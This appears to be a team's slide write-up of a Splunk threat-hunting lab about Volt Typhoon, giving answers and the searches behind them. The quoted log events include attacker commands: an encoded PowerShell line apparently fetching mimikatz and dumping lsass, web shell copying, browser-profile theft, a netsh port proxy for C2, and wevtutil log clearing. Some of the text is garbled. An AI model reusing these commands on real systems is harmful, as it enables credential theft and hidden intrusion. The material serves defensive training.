- Found in the sole event id: -exec bypass -W hidden -nop -E SW52b2tILVdIYJlCkXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltaWthdHouZXhliAtT3V0RmlsZSAiQzpcGVtcFkxYjcbWltaWthdHouZXhliJsgU3RhcncQtUHJvY2VzcyAtRmlsZVh0dGgkM6XFRlbXBcZGlyXG1pbWlrYXR6LmV4ZSIgLUFyZ3VtZW50TGldCBAKCjZwT1cmxzYT06bWluaWR1bXAgbH Nhc3MuZG1wliwglmV4aXQiKSAtTm90ZXdXaW5kb3cgLVdhaXQ=

2. Converted to answer in Base64



Task 7: Discovery & Lateral Movement - Question 1

The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?

1. Answer: 4624 4625 4769
2. How:
 1. New Search: wevtutil EventID

New Search Save As Create Table View Close

wevtutil EventID All time

11 events (before 16/04/2026 10:17:22.000) No Event Sampling

Events (11) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

List Format 50 Per Page

Time	Event
29/03/2024 18:53:03.000	03/29/2024 18:53:03 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: wevtutil qe security /rd:true /f:text /q:[System[(EventID=4769) and TimeCreated[>2024-03-24T00:00:00]]] and EventData[Data=\\\"HSSQLSvc\\\"]" Context Info: ... 11 lines omitted ... ScriptName= CommandLine=wevtutil qe security /rd:true /f:text /q:[System[(EventID=4769) and TimeCreated[>2024-03-24T00:00:00]]] and EventData[Data=\\\"HSSQLSvc\\\"] * Show all 16 lines host = volthunter source = /home/volthunter/logfiles/psheilllog sourcetype = powershell
29/03/2024 18:52:19.000	03/29/2024 18:52:19 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: wevtutil qe security /rd:true /f:text /q:[System[(EventID=4624) and TimeCreated[>2024-03-24T00:00:00]]] and EventData[Data=\\\"admin\\\"]" Context Info: ... 11 lines omitted ... ScriptName= CommandLine=wevtutil qe security /rd:true /f:text /q:[System[(EventID=4624) and TimeCreated[>2024-03-24T00:00:00]]] and EventData[Data=\\\"admin\\\"] * Show all 16 lines host = volthunter source = /home/volthunter/logfiles/psheilllog sourcetype = powershell
28/03/2024 20:27:20.000	03/28/2024 20:27:20 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: wevtutil qe security /rd:true /f:text /q:[System[(EventID=4769) and TimeCreated[>2024-03-24T00:00:00]]] and EventData[Data=\\\"HSSQLSvc\\\"]" Context Info: ... 11 lines omitted ... ScriptName= CommandLine=wevtutil qe security /rd:true /f:text /q:[System[(EventID=4769) and TimeCreated[>2024-03-24T00:00:00]]] and EventData[Data=\\\"HSSQLSvc\\\"] * Show all 16 lines host = volthunter source = /home/volthunter/logfiles/psheilllog sourcetype = powershell

Task 7: Discovery & Lateral Movement - Question 2

Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?

1. Answer: AuditReport.jspx
2. How:
 1. New Search: * Copy-item

The screenshot shows the Splunk Search interface with the search query '* Copy-item'. The results are displayed in a table with columns for Time and Event. The first result is from 29/03/2024 at 19:47:43.000, showing a PowerShell command that copies a file from a local path to a remote server. The second result is from 28/03/2024 at 22:42:45.000, showing a PowerShell command that copies a file from a local path to a remote server. The third result is from 28/03/2024 at 22:41:03.000, showing a PowerShell command that copies a file from a local path to a remote server.

Time	Event
29/03/2024 19:47:43.000	03/29/2024 19:47:43 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\c\$\inetpub\wwwroot\AuditR... Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\c\$\inetpub\wwwroot\AuditReport.jspx host = volthunter source = /home/volthunter/logfiles/pshefflog sourceType = powershell
28/03/2024 22:42:45.000	03/28/2024 22:42:45 PM PowerShell 100 Pipeline Execution Details "Pipeline execution details f or command line: Copy-Item -Path "C:\Users\dean-admin\AppData\Local\Microsoft\Windows\WebCache" -Destination "C:\Wind... Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Copy-Item -Path "C:\Users\dean-admin\AppData\Local\Microsoft\Windows\WebCache" -Destination "C:\W... host = volthunter source = /home/volthunter/logfiles/pshefflog sourceType = powershell
28/03/2024 22:41:03.000	03/28/2024 22:41:03 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: Copy-Item -Path "C:\Users\dean-admin\AppData\Local\Microsoft\Edge\User Data\Default" -Destination "C:\Wind... Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Copy-Item -Path "C:\Users\dean-admin\AppData\Local\Microsoft\Edge\User Data\Default" -Destination "C:\W... host = volthunter source = /home/volthunter/logfiles/pshefflog sourceType = powershell

Task 8: Collection - Question 1

The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?

1. Answer: 2022.csv 2023.csv 2024.csv
2. How:
 1. New Search: Copy-item host="volthunter"
"C:\\ProgramData\\FinanceBackup\\202*"

The screenshot displays a log viewer interface with a list of events. The selected event is dated 03/28/2024 at 22:39:27.000. The event details show a PowerShell command executed by 'volthunter' with the following context:

```
ScriptName=
CommandLine-Copy-Item -Path "C:\\Users\\dean-admin\\AppData\\Local\\Microsoft\\Edge\\User Data\\Default" -Destination "C:\\Windows\\Temp\\browserbackups\\edge" -Recurse
*
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/pshell.log | sourcetype = powershell
```

The event details also show a PowerShell command executed by 'volthunter' with the following context:

```
ScriptName=
CommandLine-Copy-Item -Path "C:\\Users\\dean-admin\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles" -Destination "C:\\Windows\\Temp\\browserbackups\\firefox" -Recurse
*
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/pshell.log | sourcetype = powershell
```

The event details also show a PowerShell command executed by 'volthunter' with the following context:

```
ScriptName=
CommandLine-Copy-Item -Path "C:\\Users\\dean-admin\\AppData\\Local\\Google\\Chrome\\User Data\\Default" -Destination "C:\\Windows\\Temp\\browserbackups\\chrome" -Recurse
*
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/pshell.log | sourcetype = powershell
```

The event details also show a PowerShell command executed by 'volthunter' with the following context:

```
ScriptName=
CommandLine-Copy-Item -Path "C:\\ProgramData\\FinanceBackup\\2024.csv" -Destination "C:\\Windows\\Temp\\audit\\2024.csv"
*
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/pshell.log | sourcetype = powershell
```

The event details also show a PowerShell command executed by 'volthunter' with the following context:

```
ScriptName=
CommandLine-Copy-Item -Path "C:\\ProgramData\\FinanceBackup\\2023.csv" -Destination "C:\\Windows\\Temp\\audit\\2023.csv"
*
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/pshell.log | sourcetype = powershell
```

Task 9: C2 & Cleanup - Question 1

The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?

- 1. Answer: 10.2.30.1 8443
- 2. How:
 - 1. New Search: * "netsh"



Applications Places System Thu 16 Apr, 11:26 AttackBox IP: 10.80.83.146

Search | Splunk 9.2.1 Show Source | Splunk 9.2

Not Secure http://10.80.149.224:8000/en-GB/app/search/search?earliest=0&latest=&q=search

CyberChef Reverse Shell Generator

New Search

Save As Create Table View Close

1 * "netsh"

4 events (before 16/04/2026 10:25:23.000) No Event Sampling Job

Events (4) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

Time	Event
29/03/2024 23:56:30.000	2024-03-29T23:56:30 dean-admin server-01-main 192.168.1.184 wmic /node: server-01 /user: dean-admin /password: uIcR4cK4b1e process call create "cmd.exe /c netsh interface portproxy delete v4tov4 listenport=50100 listenaddress=0.0.0.0" executed success host = volthunter source = /home/volthunter/logfiles/wmicupdated0221.log sourcetype = wmic
29/03/2024 23:13:09.000	2024-03-29T23:13:09 dean-admin server-01-main 192.168.1.184 wmic /node: server-01 /user: dean-admin /password: uIcR4cK4b1e process call create "cmd.exe /c netsh interface portproxy add v4tov4 listenport=50100 listenaddress=0.0.0.0 connectport=8443 connectaddress=10.2.30.1" executed success host = volthunter source = /home/volthunter/logfiles/wmicupdated0221.log sourcetype = wmic
29/03/2024 19:29:51.000	03/29/2024 19:29:51 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: netsh interface firewall show all Context Info: DetailSequence=1 DetailTotal=1 SequenceNumber=36 UserId=CTRL-ACC\dean-admin HostName=ConsoleHost HostVersion=5.1.17763.592 HostId=94fke10d-42ad-4d52-a234-906491ee0877 HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe EngineVersion=5.1.17763.592 RunspaceId=8a6c93k-c2ra-4665-125a-73a5b6f8898 PipelineId=39 ScriptName= CommandLine=netsh interface firewall show all Collapse host = volthunter source = /home/volthunter/logfiles/psshell.log sourcetype = powershell
29/03/2024 19:29:51.000	03/29/2024 19:29:51 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: netsh interface portproxy show all Context Info:

Task 9: C2 & Cleanup - Question 2

To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?

- 1. Answer: Application Security Setup System
- 2. How:
 - 1. New Search: * wevtutil cl
 - 2. Found in sole event log



New Search

Save As>Create Table ViewClose

1

* wevtutil cl

All time

Q

✓ 1 event (before 16/04/2026 10:28:26.000)No Event SamplingJobVerbosely Mode

Events (1)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDesselect1millisecond per column

ListFormat50 Per Page

< Hide Fields

All Fields

SELECTED FIELDS

u host 1

u source 1

u sourcetype 1

INTERESTING FIELDS

u CommandLine 1

u date_hour 1

u date_mday 1

u date_minute 1

u date_month 1

u date_second 1

u date_wday 1

u date_year 1

u date_zone 1

u DetailSequence 1

u DetailTotal 1

u EngineVersion 1

u HostApplication 1

u Hostid 1

u HostName 1

u HostVersion 1

u Index 1

u linecount 1

u PipelineId 1

u punct 1

u RunspaceId 1

u SequenceNumber 1

u splunk_server 1

u timeendpos 1

u timestartpos 1

u Userid 1

Time

Event

29/03/2024 22:04:23.000

83/29/2024 22:04:23 PM PowerShell 880 Pipeline Execution Details *Pipeline execution details f

or command line: wevtutil cl Application Security Setup System

Context Info:

DetailSequence=1

DetailTotal=1

SequenceNumber=05

Userid=CTRL-ACC\dean-admin

HostName=ConsoleHost

HostVersion=5.1.17763.592

HostId=k4fke18d-42ad-4d52-a234-9d6491ee00f7

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EngineVersion=5.1.17763.592

RunspaceId=8aa6c83k-c2ra-4665-125a-73a5b6f8098

PipelineId=39

ScriptName=

Commandline=wevtutil cl Application Security Setup System

Collapse

host = volthunter : source = /home/volthunter/ogfiles/pshe.log : sourcetype = powershell

1 selected visualization

http://10.80.149.224:8000/en-Gb/app/search/search?earliest=0&latest=&q=search * wevtutil...lay.prefs.events.count=50&display.visualizations.charting.chart-bar&sid=1776335306.738#

What was the most important technical challenge you face?

- **Task 5 - Q1:** We couldn't find the PowerShell cmdlet the attacker used to remove the "Most Recently Used" record, after trying many Splunk searches into the PowerShell logs.
- **Task 5 - Q2:** Finding the filename and extension created by the attackers took as the bulk of the 2 total hours on this project.
- **Task 5 - Q3:** We struggled to find the regedit path the attacker used for checked evidence, despite making logical searches using queries like *Registry*, etc

How Did You Overcome That Challenge?

- **Solution:** We could have Google'd the correct cmdlet (or) another way would have been to use the Splunk command **Remove* to reduce event logs to small enough to visually identify manually.
 - **Solution:** Simple mis-reading on our collective part - we thought the question meant that the copied data archive has the same name with a different extension, but in fact the name was also changed. i.e. reading better and avoiding tunnel vision, rabbit hole searching
 - **Solution:** Remembered that in our past RegEdit work, there was always a "HKEY", so we did a Splunk search for that and then narrowed down further with **-Path HKEY_*
-

A dramatic landscape photograph featuring a massive, dark, and turbulent storm cloud formation, possibly a supercell or the beginning of a tornado, dominating the sky. The cloud is dark grey and black, with a bright, white, circular opening or gap on the right side, suggesting a powerful light source or a break in the cloud structure. Below the storm, a flat, green field stretches across the foreground, with a line of trees and shrubs visible on the horizon. The overall mood is intense and awe-inspiring.

THANK
You